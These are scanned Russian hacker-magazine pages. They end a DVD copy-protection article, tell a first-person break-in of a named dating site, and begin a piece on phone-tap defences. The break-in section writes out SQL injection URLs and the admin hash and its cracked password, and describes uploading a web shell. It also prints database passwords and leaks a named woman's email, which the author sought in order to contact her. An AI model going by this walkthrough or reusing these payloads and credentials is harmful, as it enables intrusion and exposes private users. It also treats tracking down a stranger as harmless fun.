поддерживает огромное количество всевозможных фильтров и кодеков), помещаем его в avi-контейнер, и тут начинается самое интересное.

Большинство компьютерных видеоплееров воспринимает avi-файлы с нестандартной частотой вполне нормально, но вот с автономными проигрывателями ситуация намного более напряженная, и никаких гарантий, что они не подавятся, у нас нет.

Но это еще не самое страшное. Оригинальный DVD (как этого и требует стандарт) разбивает видеопоток на несколько VOB-файлов (в данном случае — три), в начале каждого из которых звук и видео полностью синхронизированы, а потом начинают расходиться в разные стороны, и чем дальше — тем сильнее. Если мы объединяем несколько VOB-файлов в один, подгоняя fps по общей продолжитель ности звуковой дорожки, неизбежно образуются «биения» — звук будет то отставать от изображения, то обгонять его. Чтобы этого избежать, каждый VOB следует обрабатывать индивидуально, запретив DVD Decryptor'у заниматься их склейкой. А при отсутствии CSS-защиты (как, например, в данном случае), необходимо просто скопировать VOB'ы на жесткий диск FAR'ом, выбрав самые большие из них (остальные содержат всякие дополнения, типа рекламы, клипов и т.д.)

Подобрав частоту каждого VOB'а и перегнав его в сжатый AVI, клеим все AVI вместе с помощью AviDemux'а или любого другого видеоредактора. «Биения» синхронизации при этом исчезают, но проблема нестандартной частоты по-прежнему остается. Решить ее можно, оставив fps в покое и подогнав длительность звуковой дорожки в звуковом редакторе типа Cool Edit, соответственно, скорректировав тональность, чтобы сохранить оригинальный колорит звучания (или, точнее, то, что от него осталось). Это снимает проблему нестандартных fps, но порождает аудиоискажения, которым обладатели хорошей акустики навряд ли обрадуются. Но такова суровая правда жизни. Либо одна дырка, либо другая. А до истины еще докопаться нужно!

Кстати, чтобы не подбирать fps вручную, можно воспользоваться уже упомянутой программой NanDub, делающей это автоматически. Отрываем видеофайл. Увы, NanDub в упор не видит MPEG-2, упрятанный в VOB, поэтому приходится подавать ему avi-файл, сжатый любым видеокомпрессором без



> Все программы, упомянутые в статье, в том числе мой фирменный скрипт к Mencoder'у, ищи на нашем диске.




> Данную статью стоит воспринимать только как информацию к размышлению. Автор не призывает к нарушению авторских прав, а просто говорит о несовершенстве защит DVD.

```
SwScaler: BICUBIC scaler, from yuv420p to yuv420p using MMX2
SwScaler: using 8-tap MMX scaler for horizontal luminance scaling
SwScaler: using 8-tap MMX scaler for horizontal chrominance scaling
SwScaler: using n-tap MMX scaler for vertical scaling (YV12 like)
SwScaler: 720x480 -> 640x360
videocodec: libavcodec (640x360 fourcc=64697678 [xvid])
[VE_LAVC] High quality encoding selected (non-realtime)!
New_Face failed. Maybe the font path is wrong.n   0mb  A-V:-0.003 [0:0]
Please supply the text font file (~/.mplayer/subfont.ttf).
subtitle font: load_sub_face failed.
Writing header...
ODML: vprp aspect is 16:9.
Writing header...
ODML: vprp aspect is 16:9.

2 duplicate frame(s)!
Pos:   0.5s     12f ( 0%)  0.00fps Trem:   0min   0mb  A-V:-0.037 [0:0]
demux_mpg: 24000/1001fps progressive NTSC content detected, switching framerate.
Pos:   1.0s     24f ( 0%)  0.00fps Trem:   0min   0mb  A-V:-0.086 [41:256]
1 duplicate frame(s)!
Pos:   1.5s     34f ( 0%)  0.00fps Trem:   0min   0mb  A-V:-0.086 [35:256]
1 duplicate frame(s)!
Pos:   1.9s     44f ( 0%)  0.00fps Trem:   0min   0mb  A-V:-0.086 [32:256]
1 duplicate frame(s)!
Pos:   2.4s     54f ( 0%)  0.00fps Trem:   0min   0mb  A-V:-0.086 [29:256]
1 duplicate frame(s)!
Pos:   3.6s     82f ( 0%) 64.67fps Trem:   0min   0mb  A-V:-0.084 [27:256]
1 duplicate frame(s)!
a52: CRC check failed!   ) 39.07fps Trem:   0min   0mb  A-V:-0.042 [556:256]
a52: CRC check failed!   ) 36.44fps Trem:   0min   0mb  A-V:0.050 [751:256]]
a52: error at resampling
Pos: 100.6s   2407f ( 0%) 36.30fps Trem:   0min   0mb  A-V:0.084 [763:256]
Skipping frame!
Pos: 101.0s   2417f ( 0%) 36.33fps Trem:   0min   0mb  A-V:0.084 [774:256]
Skipping frame!
Pos: 101.6s   2434f ( 0%) 36.26fps Trem:   0min   0mb  A-V:0.084 [789:255]
Skipping frame!
Pos: 105.2s   2520f ( 0%) 36.18fps Trem:   0min   0mb  A-V:0.051 [809:256]
```

> Сжатие «The Fog» компрессором Mencoder обнаруживает большое количество битых a52-сэмплов, вызывающих несинхрон



> При отсутствии CSS-защиты, необходимые VOB'ы можно скопировать на жесткий диск и FAR'ом

коррекции fps, либо скармливать вывод AviSynth или другой аналогичной программы, конвертирующей MPEG-2 на лету. В меню «Video» находим пункт «Frame rate» (или нажимаем «CTRL-R») и в появившемся диалоговом окне переводим радиокнопку «Frame rate conversion» в положение «Change so video and audio durations match». После этого требуемый fps будет вычислен за нас с максимально возможной точностью (однако все-таки привязанной к частотному ряду кварцевого генератора). Чтобы не пережимать уже сжатое видео, в меню «Audio/Video» следует выбрать режим «Direct stream copy» и сохранить полученный avi-файл на диск. Все!

На самом деле, это не все, а только начало. После всех махинаций и танцев с бубном возникает резонный вопрос или даже целых два:

а) как все-таки DVD-проигрыватели ухитряются проигрывать такие диски и почему с ними не могут справиться программы видеосжатия?

б) какие конкретные причины приводят к несинхрону?

Чтение стандартов показывает, что MPEG-2 (как, впрочем, и AVI) поддерживает режим синхронизации аудио и видео, позволяющий закреплять за каждым кадром (или за группой кадров) соответствующий ему аудиосэмпл. Если время проигрывания видеосэмпла превышает время показа кадра, то плеер обязан дублировать кадр один или более раз. Соответственно, наоборот, если время проигрывания аудиосэмпла короче показа кадра (группы кадров), то один или несколько кадров выбрасываются. Конечно, в правильно записанном AVI-/VOB-файле ничего подобного происходить не должно, и таких файлов большинство. Поэтому программы видеосжатия игнорируют данные синхронизации. Они просто отделяют звуковую дорожку (дорожки) от видео, сжимают видео отдельно от звука (при необходимости также сжимая звук или переводя его в другой формат, скажем, из AC3 в MP3), а потом накладывают его на сжатое видео, генерируя данные синхронизации от фонаря. То есть из расчета, что в исходном файле видео и аудио синхронизованы с точностью до одного кадра. Таким образом, создать защиту от пережатия видеоматериала очень легко. Достаточно внести в файл определенный несинхрон. DVD-проигрыватели, использующие данные синхронизации, восстановят синхрон на лету, а вот программы видеосжатия попадут в западню, вызванную излишней оптимистичностью и игнорированием стандарта. Можно ли взломать такую защиту, не прибегая к описанному выше шаманскому танцу? А то! Достаточно найти программу сжатия, придерживающуюся стандарта, вот и все! Увы, разносолами здесь не пахнет, и единственным известным мне инструментом профессиональной работы с видео является культовый плеер MPlayer (www.mplayerhq.hu), а точнее, входящий в его состав компрессор Mencoder с кучей всевозможных кодеков и фильтров. Обе программы портированы под множество операционных систем (в том числе и Windows), распространяются в исходных текстах на бесплатной основе и, что важнее всего, чрезвычайно качественно документированы.

Mencoder великолепно следит за синхронизацией аудио и видео, автоматически выбрасывая или повторяя кадры для достижения желаемого результата. И весь «взлом» фактически сводится к освоению синтаксиса великой и могучей командной строки, даже сжатое описание которой занимает сотни килобайт!

Чтобы не отсылать читателя к man'у (которым обкуриться можно), я предлагаю готовый bat-файл собственного изготовления с необходимыми комментариями и легко настраиваемыми опциями. Его ты сможешь найти на нашем диске.

Запускаем menc.bat и смотрим за процессом. Типа наблюдаем. А наблюдать тут есть чего. По ходу сжатия фильма постоянно попадаются битые AC3-сэмплы с неверной CRC, вынуждающие Mencoder пропускать определенное количество кадров для обеспечения синхронизации. В нормальных условиях это бы неизбежно приводило к дерганому изображению (дефект мастеринга), но раз такого не наблюдается, то выходит, что битые аудиосэмплы встроены нарочно и часть кадров заранее продублирована, то есть их выпадение с целью обеспечения синхронизации не приводит ни к каким искажениям. Следовательно, защита работает исправно и легальным пользователям не создает никаких неудобств.

Защищенный файл, сжатый компрессором Mencoder, по качеству ничуть не уступает оригиналу (естественно, я не имею ввиду качество самого MPEG24, x264 и т.д.). Это позволяет рекомендовать его для сжатия любых DVD-дисков, поскольку тщательное расследование показало, что все они, так или иначе, содержат небольшой несинхрон, автоматически устраняемый Mencoder'ом, но игнорируемый остальными программами сжатия.

Возвращаясь к диску «The Fog», необходимо отметить, что битые сэмплы расположены неравномерно и простая подстройка fps, которой мы занимались вначале, принципиально не способна обеспечить полную синхронизацию аудио- и видеодорожек. Максимум, что она может дать, — это уменьшить несинхрон до умеренных пределов, которыми, в принципе, можно и пренебречь. Но впечатление от фильма все-таки будет уже не тем.

Кстати говоря, сведением аудио и видео на киностудиях далеко не боги занимаются, и «врожденный» несинхрон отдельных сцен встречается в достаточно многих фильмах. Естественно, к защите от сжатия никакого отношения он не имеет.

Заключение

Мы рассмотрели два наиболее распространенных типа защит DVD-дисков от сжатия/копирования, а всего их очень много. И хотя разработчики копировщиков не сидят сложа руки, до полной победы над мировым империализмом еще далеко. Тем не менее, правило, заключающееся в том, что «то, что сделано одним человеком, может быть сломано другим», еще никто не отменял, так что… Сжав свыше тысячи DVD, я перепробовал кучу программ и пришел к выводу, что все они, за исключением MPlayer'а и Mencoder'а, — гадость. И это вопрос не вкуса, а предоставляемых ими возможностей!

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@MAIL.RU /



ЗНАКОМИМСЯ С ДЕВУШКАМИ

ВЗЛОМ ДАТИНГ-РЕСУРСА

Ты когда-нибудь задумывался над тем, какую роль играют датинг-ресурсы в нашей жизни? Многие из моих друзей познакомились со своими девушками/будущими женами в Сети. Ты можешь возразить, мол, все это ерунда, реал рулит и т.п. Само собой, с девушками рулит именно реал, но что мешает тебе купить билет на самолет и прилететь к своей сетевой знакомой? Тут уже все зависит от тебя и от твоей решительности. Единственный и, пожалуй, очень серьезный минус знакомств в Сети — возможность потери контактов. Встретить повторно одного и того же человека зачастую бывает невозможно, так как ники меняются с поразительной быстротой. Но что делать, если при каких-то обстоятельствах ты забыл контакты понравившейся девушки? Ответов может быть несколько, но для хакера он один.

Несостоявшееся знакомство

Одним из вечеров, когда работа и учеба одолели окончательно, я решил заглянуть на какой-нибудь датинг-ресурс. Среди наших ресурсов я ничего интересного не нашел, и мой выбор пал на раскрученный заокеанский сайт знакомств www.wemakeamatch.com. Недолго думая, я зарегился и зашел в чат. Неплохо владея английским, через полчаса я уже вовсю общался с девушкой под ником playboybunny, которая, судя по фотке, обладала весьма симпатичной внешностью =). Разговор становился все интереснее, как вдруг я услышал писк UPS'a, свидетельствующий о том, что «концерта не будет — кончилось электричество». В срочном порядке сохранив пару открытых сорцов, я вырубил комп, абсолютно забыв про чат. Когда я вспомнил про неоконченный разговор на датинг-сайте, еще долго материл электриков и собственную память. Девушка-то была, судя по всему, супер. Но что мне оставалось делать? На руках у меня был лишь ее ник. Мыло я взять не

> База ресурса во всей красе

успел, а в анкете никакой толковой инфы не оказалось, так как все e-mail-адреса являлись скрытыми :(. Поразмыслив, я принял рисковое решение — во что бы то ни стало поломать датинг-ресурс и, получив доступ к базе, найти контакты девушки. Работа представлялась совсем не легкой, но любовь, как и красота, требует жертв. Я снова зашел на сайт www.wemakeamatch.com, но, прежде чем обследовать двиг, решил по старинке пробить датинг на www.domainsdb.net. Оказалось, что на данном IP находятся всего три домена:

1. getatext.com;
2. off-records.com;
3. wemakeamatch.com.

Вероятнее всего, сайт датинга располагался на дедике, что меня совсем не радовало. Кроме того, первые два домена отказывались ресолвиться. Этот факт не внушал мне оптимизма, так как вариант с вебом у меня оставался всего один — сайт самого датинга. Тем не менее, ковырять php-двиг вручную у меня не было никакого желания, к тому же шансы в данной ситуации были невелики. Судя по банерам, датинг являлся достаточно крупным и раскрученным ресурсом. Движок на нем стоял, скорее всего, самописный, а значит, на багтрак можно было не рассчитывать. Пройдя по линку www.wemakeamatch.com/admin, я нашел админку сайта. Увы, но все данные, передающиеся через формы, фильтровались, поэтому на любые мои манипуляции скрипт отрыгивал стандартную фразу «Invalid Username or Password!». Погуляв немного по датингу и не найдя ничего интересного, я все же приметил ссылочку с надписью «view more», располагающуюся под каждой фоткой, вывешенной в топе. Кликнув по одному из линков, я увидел увеличенную фотку с краткой анкетой, а сам урл выглядел так:

```
http://www.wemakeamatch.com/fullview.
php?id=2670
```

В дополнение к значению параметра id моментально отправилась одинарная кавычка, после чего я нажал «Enter» и с удовольствием стал наблюдать ответ сервера:

```
Warning: mysql_fetch_array(): supplied
argument is not a valid MySQL result resource
in /home2/wemakeam/public_html/fullview.php
on line 84
```

```
Warning: mysql_num_rows(): supplied argument
is not a valid MySQL result resource in
/home2/wemakeam/public_html/fullview.php on
line 85
```

Налицо была SQL-инъекция. Однако страница с ошибкой моментально исчезла, редиректив меня на индекс сайта. Видимо, скрипт перенаправлял пользователя по адресу www.wemakeamatch.com/index.php в случае неверного указания значения параметра id. Попробовав подобрать количество полей в таблице, я обнаружил, что конструкция ORDER BY отказывается работать. Я уже был готов к тому, что подбор полей затянется на неопределенный срок, но после нескольких попыток мои сомнения развеялись. Полей оказалось всего 19:

```
http://www.wemakeamatch.com/fullview.
php?id=-1+union+select+1,2,3,4,5,6,7,8,9,1
0,11,12,13,14,15,16,17,18,19+/*
```

Причем некоторыми из них можно было воспользоваться для вывода информации из базы на экран. Дело оставалось за малым — подобрать название таблицы юзеров ресурса, сбрутить имена полей в таблице и, собственно, раздобыть регистрационную информацию девушки под ником playboybunny :). С первыми двумя пунктами мне повезло. Несмотря на самописный движок, название таблицы с данными мемберов оказалось нехитрым — users:

```
http://www.wemakeamatch.com/fullview.
php?id=-1+union+select+1,2,3,4,5,6,7,8,9,1
0,11,12,13,14,15,16,17,18,19+from+users/*
```

С именами полей дело обстояло немного сложнее, но и их мне удалось подобрать. Так как стандартные user, password и email не прокатывали, я начал пробовать различные префиксы. Удачным оказался вариант с префиксом «user», то есть поля носили названия user_password и user_email. Только поле логина немного отличалось от остальных — username. В целом, я обладал уже достаточной информацией для составления ключевого (читай — рокового =)) запроса к базе. Заюзав concat для

КОМУ НУЖНЫ ДАТИНГ-РЕСУРСЫ?

На самом деле, зачастую датинг-ресурсы взламывают отнюдь не из праздного любопытства. Дело в том, что раскрученные датинги имеют как правило крупные спам-базы. Спамеры готовы выкладывать за такие листы весьма приличные суммы. Кроме того, подобной «продукцией» интересуются и различные сетевые брачные агенства, работающие с иностранцами. А если сайт отличается высокой посещаемостью, то не исключен и вариант с ифреймом под загрузку трояна =).




> На диске ты найдешь удобный MySQL-клиент, написанный на php.



> Датинг-ресурсы прочно вошли в нашу повседневную жизнь. Тем не менее, не зацикливайся на virtual love, посмотри, сколько красивых девушек за твоим окном. Реальным окном =).



> Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



> Вид админки изнутри =)



> SQL-инъекция на датинг-ресурсе

объединения выводимых данных в одном поле, я вбил кверю вида:

```
http://www.wemakeamatch.com/
fullview.php?id=-1+union+select
+1,2,3,4,5,6,7,8,9,10,11,12,13
,concat(username,char(58),user
_password,char(58),user_email),1
5,16,17,18,19+from+users+limit+1
,1/*
```

И получил долгожданный ответ:

```
admin:f0c109786601f8690a8aabb29a8
ef45c:admin@wemakeamatch.com
```

Вот тут, как ты догадываешься, меня сильно огорчил факт шифрования пароля md5-алгоритмом. Конечно, я бы мог поиграть с запросами и выудить мыльник своей подруги через инъекцию, но непреодолимая сила тянула меня в админку. Скопировав хэш пасса админа, я подключился к своему заокеанскому дедику, запустил брут и отправился спать.

Захват объекта

Проснувшись и едва поднявшись с кровати, я глянул на экран монитора и с радостью для себя обнаружил, что пасс был успешно сбручен:

```
f0c109786601f8690a8aabb29a8ef45c
= btazco4k
```

Имея на руках админский аккаунт вида admin: btazco4k, я успешно залогинился по адресу www.wemakeamatch.com/admin. Административное меню было разделено на три раздела: «Reports», «Settings» и «Tools». Каждый из разделов содержал в себе несколько пунктов. В «Reports» находились всевозможные отчеты, начиная от оплаты мемберов и заканчивая хелпом, а «Settings» включал в себя настройки/конфиги ресурса. Но наибольший интерес представлял раздел «Tools», так как именно в нем находился подраздел «Member Administration», в который я не побрезговал сразу же заглянуть =). Как и ожидалось, внутри располагался лист с юзерами датинг-ресурса и их регистрационной инфой. Пробежавшись голодным хакерским взглядом по списку в поисках ника playboybunny, я вскоре наткнулся на нужную мне строку:

```
1172   playboybunny    Tina
playboybunny@letsmakeamatch.net
```

Число 1172 означало порядковый номер (id) мембера, playboybunny — ник, Tina — имя девушки, а playboybunny@letsmakeamatch.net — ее мыло :). Ура! Цель была достигнута, я таки раздобыл контакты незнакомки в справедливом бою. Но почему-то мне хотелось большего. Нет, не подумай: я не начал паковать чемоданы, дабы наведаться к девушке в гости =). С этим можно было повременить, так как, кроме всего прочего, я не имел ее домашнего адреса. Мое внимание резко переключилось на местную обитель зла ака дедик датинга. Залить веб-шелл оказалось несложно. В разделе «Settings → Featured Sponsors» присутствовала удобная формочка для добавления «спонсоров» и заливки картинок. Формочки, как известно, имеют свойство не обладать фильтрацией, чем я и воспользовался, пихнув доверчивому скрипту свой веб-шелл =). Но вот дальше события развивались не столь стремительно, и добрый час я потратил на поиск директории, в которую был залит шелл. Были проверены различные диры наподобие /img, /images, /image и т.д. Но удача мне улыбнулась лишь после перехода по следующему адресу:

```
http://www.wemakeamatch.com/
admin/sponsor/shell.php
```

В директории /sponsor меня уже дожидался мой шелл — shell.php :). Что же, пора было приступать к осмотру сервера. Первые сведения я получил через несколько секунд:

```
Linux host173.canaca.com 2.6.9-
42.0.3.ELsmp #1 SMP Fri Oct 6
06:21:39 CDT 2006 i686 athlon i386
GNU/Linux(Linux host173.canaca.
com 2.6.9-42.0.3.ELsmp #1 SMP Fri
Oct 6 06:21:39 CDT 2006 i686 )

uid=32298(wemakeam)
gid=32299(wemakeam)
groups=32299(wemakeam)
```

Приятен был факт обладания правами текущего юзера — wemakeam, а не просто nobody или apache. Заглянув в диру /home2/wemakeam/www/, я обратил внимание на конфиг config.php, содержащий в себе MySQL-аккаунт:

```
$dbhost = «localhost» ;
$dbuser = «prohyip» ;
$dbpass = «scemo2k» ;
$db = «prohyip_net_-_asnforum» ;
```

Однако когда я попробовал приконнектиться к базе, меня попросили пройти лесом, предъявив весомый аргумент в виде неправильной пары логин/пароль. Вспомнив, что на ресурсе был форум, я проследовал в каталог форума /home2/wemakeam/www/forums/ и выдернул конфиг оттуда. Но и там оказался точно такой же аккаунт. Меня это несколько удивило, но когда я заглянул на сам форум, то все стало ясно — форум не пахал :). Тогда я открыл сорец бажного скрипта fullview.php и взял из него всего одну строку:

```
<? include ('includes/db.php');?>
```

Пройдя в каталог /home2/wemakeam/www/includes/ и прочитав файл db.php, я наконец-то получил то, что искал:

```
define(«HOST», «localhost»);
define(«USER», «wemakeam_wemakea»);
define(«PASS», «v5c2n9»);
define(«DB», «wemakeam_wmam»);
```

Буквально через минуту я уже дампил базу датинг-ресурса себе на винт =). Кстати, помимо таблицы users, содержащей более 800 записей, там находилась еще и таблица members с 1482 записями. Одним словом, все поставленные задачи были успешно выполнены, и я со спокойной душой пошел за пивом, на время забыв о девушке :).

Happy end

На следующий день я написал письмо девушке с загадочным ником playboybunny и красивым именем Tina, объяснив ситуацию с перебоями в электроснабжении моего района (привет электрикам :). Ответ не заставил себя долго ждать, и через пару часов я располагал ее домашним адресом и номером телефона. Теперь можно было действительно начинать паковать чемоданы, тем более что девушка обещала мне романтический ужин и блаженную ночь любви =).



ENGINE
start
MAXI tuning RUSSIAN EDITION
www.maxi-tuning.ru
Если при нажатии
на кнопку двигатель
не завелся – срочно
купите журнал MAXI tuning
Уже в
продаже



Леонид «R0id» Стройков
/ R0ID@MAIL.RU /

ПОСЛЕДНИЙ ЗВОНОК

БЕЗОПАСНОСТЬ ТЕЛЕФОННЫХ ПЕРЕГОВОРОВ

У тебя, наверняка, не раз возникало желание прослушать телефон своей подружки или шефа. Что и говорить, в наши дни средств для осуществления подобных желаний хватает. И не столь важно, являешься ты сотрудником спецслужб или нет. Собрать простейший жучок по силам и школьнику. А задумывался ли ты над тем, могут ли прослушивать твои разговоры? Вынужден тебя огорчить — могут. И дело тут не в том, сколько сайтов ты задефейсил за последний месяц или какой сокс использовал при взломе. Паранойя — обычный побочный эффект нашей деятельности. Как гласит одна мудрая фраза, если за тобой еще не пришли, это совсем не значит, что за тобой не придут. Однако не все так плохо, так что не торопись выкидывать свой мобильник =). Умные люди уже давно пытаются защититься не только от тотального контроля государства, но и от возможных недругов. Как? Сейчас я тебе объясню.


АТС: угрозы и защита

Сперва посмотрим, как обстоят дела со стационарными телефонами, подключенными к обычным АТС. Я не буду подробно описывать принцип их работы, так как речь сейчас не об этом, но пару моментов уточню. Во-первых, необходимо помнить, что все соединения между абонентами идут не напрямую друг к другу, а через телефонную станцию, а во-вторых, нельзя забывать про сам «канал» связи aka телефонный кабель :).

Начнем, пожалуй, с кабеля, так как АТС — отдельная песня. Большинство телефонных кабелей прокладывалось еще в советское время, причем не без чуткого надзора Комитета государственной безопасности. В подъезде



> Защита sms при помощи SMSProtector



> Утила для записи разговоров

каждого дома располагается телефонная коробка (или коробки, если дом многоэтажный). К примеру, в пятиэтажках коробка висит, как правило, в щитке на третьем этаже, а в девятиэтажных домах — на третьем и шестом. Исключение составляют новостройки, там обстановка несколько другая и зависит от планировки дома.

Зачем я это все рассказываю? Сейчас ты поймешь.

Дело в том, что одним из самых распространенных мест установки жучков является именно телефонная коробка, находящаяся внутри щитка. Зачастую к линии просто подключается внешнее устройство (это может быть даже обычный цифровой диктофон с функцией записи с линии), после чего девайс аккуратно маскируется в щитке. Причем здесь также есть два варианта. Первый — устройство пишет разговоры на себя (как правило, на флешку), а второй — радиозакладка «вещает» данные на определенное расстояние. Кстати, мне встречались экземпляры с радиусом действия до 300 метров, что не так уж и мало. Питание подобного рода девайсов либо полностью автономное, либо от линии.

Но есть еще один любопытный факт, поэтому не спеши бежать и потрошить телефонную коробку в своем щитке. Существуют жучки, которые не контактируют непосредственно с телефонным кабелем. Они могут располагаться на некотором расстоянии от линии, на дистанции примерно в 0,5-1 метр. Если объяснять коротко, то принцип их действия основывается на распространении электромагнитного поля. Такое устройство можно поместить где угодно, необходимо лишь быть уверенным в точности выбора линии абонента. Как ты понимаешь, проверить телефонный кабель на всей его протяженности от твоей квартиры до АТС попросту невозможно. Поэтому мы пойдем другим путем, но чуть позже :).

Сейчас нужно разобрать еще один немаловажный момент — саму АТС. Ты, наверняка, слышал про такие системы, как СОРМ-1 и СОРМ-2. Вкратце напомню, что СОРМ — система оперативно-розыскных мероприятий — создавалась при участии ФСБ и МВД для упрощения проведения этих самых мероприятий. Если ты думаешь, что СОРМ и АТС никак не связаны между собой, то глубоко ошибаешься. На телефонных станциях устанавливается специальная аппаратура, позволяющая прослушивать линии абонентов, так сказать, не отходя от кассы (то есть не выходя из здания управления структуры из трех букв). Конечно, подобные действия могут быть произведены только с санкции суда, но… факт остается фактом — возможность имеется. Вот только касается это исключительно цифровых телефонных станций, так что, если твою АТС еще не обновили, одну угрозу можешь отбросить :).

Хотя совсем расслабляться не стоит, так как существует еще один неприятный момент — контакты сотрудников АТС с соответствующими органами. Зацикливаться на человеческом факторе пока не будем, пойдем дальше.

Так как же защититься от прослушки и возможно ли это? Вопрос непростой, но обо всем по порядку. Для того чтобы нейтрализовать угрозу, необходимо знать, от кого она исходит. Выделим перечень вероятных недоброжелателей:

1. сосед по лестничной клетке дядя Петя;
2. конкуренты (либо структуры посерьезней дяди Пети);
3. спецслужбы.

«СУЩЕСТВУЮТ ЖУЧКИ, КОТОРЫЕ НЕ КОНТАКТИРУЮТ НЕПОСРЕДСТВЕННО С ТЕЛЕФОННЫМ КАБЕЛЕМ. ОНИ МОГУТ РАСПОЛАГАТЬСЯ НА НЕКОТОРОМ РАССТОЯНИИ ОТ ЛИНИИ, НА ДИСТАНЦИИ ПРИМЕРНО В 1 МЕТР»



> Никогда не пренебрегай собственной безопасностью. Исключить все возможные угрозы нельзя, но вот уменьшить вероятность их возникновения — можно =).



> На диске ты найдешь утилу SMSProtector с полной документацией на русском языке, пользуйся :).



> Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

Касательно первого пункта вопросов быть не должно :).
Сосед вряд ли полезет куда-то дальше щитка, так что проверка своей телефонной коробки и хороший пинок решат проблему =). Но с остальными пунктами такой вариант не пройдет. Имея приличные возможности (аппаратура/знания/средства), твой телефон поставят (или уже поставили :)) на прослушку тихо и незаметно. Если ты подозреваешь, что такое действительно возможно и есть причины опасаться, то есть несколько способов защиты:
1. скремблеры;
2. маскираторы речи;
3. выжигание аппаратуры на линии.
Остановимся на этих интересных методах более подробно.

Расшифруем зашифрованное

Скремблер — это автономное или встроенное устройство для засекречивания речевой информации, передаваемой по каналам проводной или радиосвязи. Скремблер присоединяется прямо к телефону и в выключенном состоянии никак себя не проявляет. Но при включении, он начинает принимать все сигналы, идущие с микрофона, шифровать их и только после этого отсылать на выход. Декодирование речи происходит в обратном порядке. Однако твоему собеседнику обязательно нужно иметь скремблер, полностью совместимый с твоим, иначе он не сможет декодировать полученную информацию. Подобных девайсов сейчас немало, отличаются они в основном алгоритмами шифрования и длиной ключа.
Для примера рассмотрим пару скремблеров для стационарных телефонов, их преимущества и недостатки. Достаточно популярным девайсом является скремблер «Грот». Он предназначен для шифрования речевого сигнала и защиты факсимильных сообщений, передаваемых по телефонной сети. «Грот» обладает повышенной помехоустойчивостью и энергонезависимой памятью индивидуальных ключей-идентификаторов. Кроме того, этот скремблер использует мозаичный метод шифрования (частотные и временные перестановки), а общее количество ключевых комбинаций — более двух миллиардов.
Кстати, существует и многоабонентская версия «Грот-М», предназначенная для работы совместно с офисными мини-АТС. Надо сказать, что скремблер — недешевая игрушка, но она того стоит — в случае прослушивания разговора, недоброжелатель получит закодированную информацию. Правда, степень сложности декодирования зависит от технических характеристик скремблера и его алгоритма, так что не советую экономить на скремблере — дороже выйдет.

Лишние шумы

Еще один вариант защиты от прослушки — маскиратор речи. Принцип работы маскиратора заключается в создании определенного шума на линии связи, который мешает злоумышленнику разобрать речевую информацию. Проще говоря, после включения маскиратор подает в линию специальным образом сгенерированный шум, который распространяется по всему каналу связи. Таким образом, твой сосед, пытающийся прослушать разговор, получит только беспорядочный набор звуков. Маскиратор же знает характеристики созданных им помех и накладывает на сигналы специальный фильтр, который компенсирует шум, выделяя речь абонента. Основной недостаток подобного рода устройств состоит в том, что они могут устанавливать только одностороннюю защиту. Но зато твоим собеседникам не нужно ставить какие-либо дополнительные девайсы для проведения разговора :).

«МАСКИРАТОР ЖЕ ЗНАЕТ ХАРАКТЕРИСТИКИ СОЗДАННЫХ ИМ ПОМЕХ И НАКЛАДЫВАЕТ НА СИГНАЛЫ СПЕЦИАЛЬНЫЙ ФИЛЬТР, КОТОРЫЙ КОМПЕНСИРУЕТ ШУМ, ВЫДЕЛЯЯ РЕЧЬ»

Сжигаем все и вся

Последний метод относится, скорее, не к защите, а к нападению, которое, как известно, является лучшим способом защиты =). По определению, выжигание аппаратуры на линии — это электрическое уничтожение (выжигание) подслушивающих устройств, установленных в телефонную линию на участке от АТС до абонентского телефонного аппарата. К слову, метод достаточно эффективный, аппаратура (жучки/радиозакладки) на линии попросту выжигается и теряет свою функциональность. Проблема лишь в том, что большинство таких девайсов относятся к категории спецсредств и доступны только спецслужбам. К числу таких устройств относится генератор импульсов «КС-1300». Это устройство работает в ручном и автоматическом режимах. В ручном режиме предоставляется право выбора момента подачи в телефонную линию сигнала уничтожения подслушивающего устройства. А в автоматическом прожигающий импульс посылается в линию по регламенту с определенной частотой.

Техника

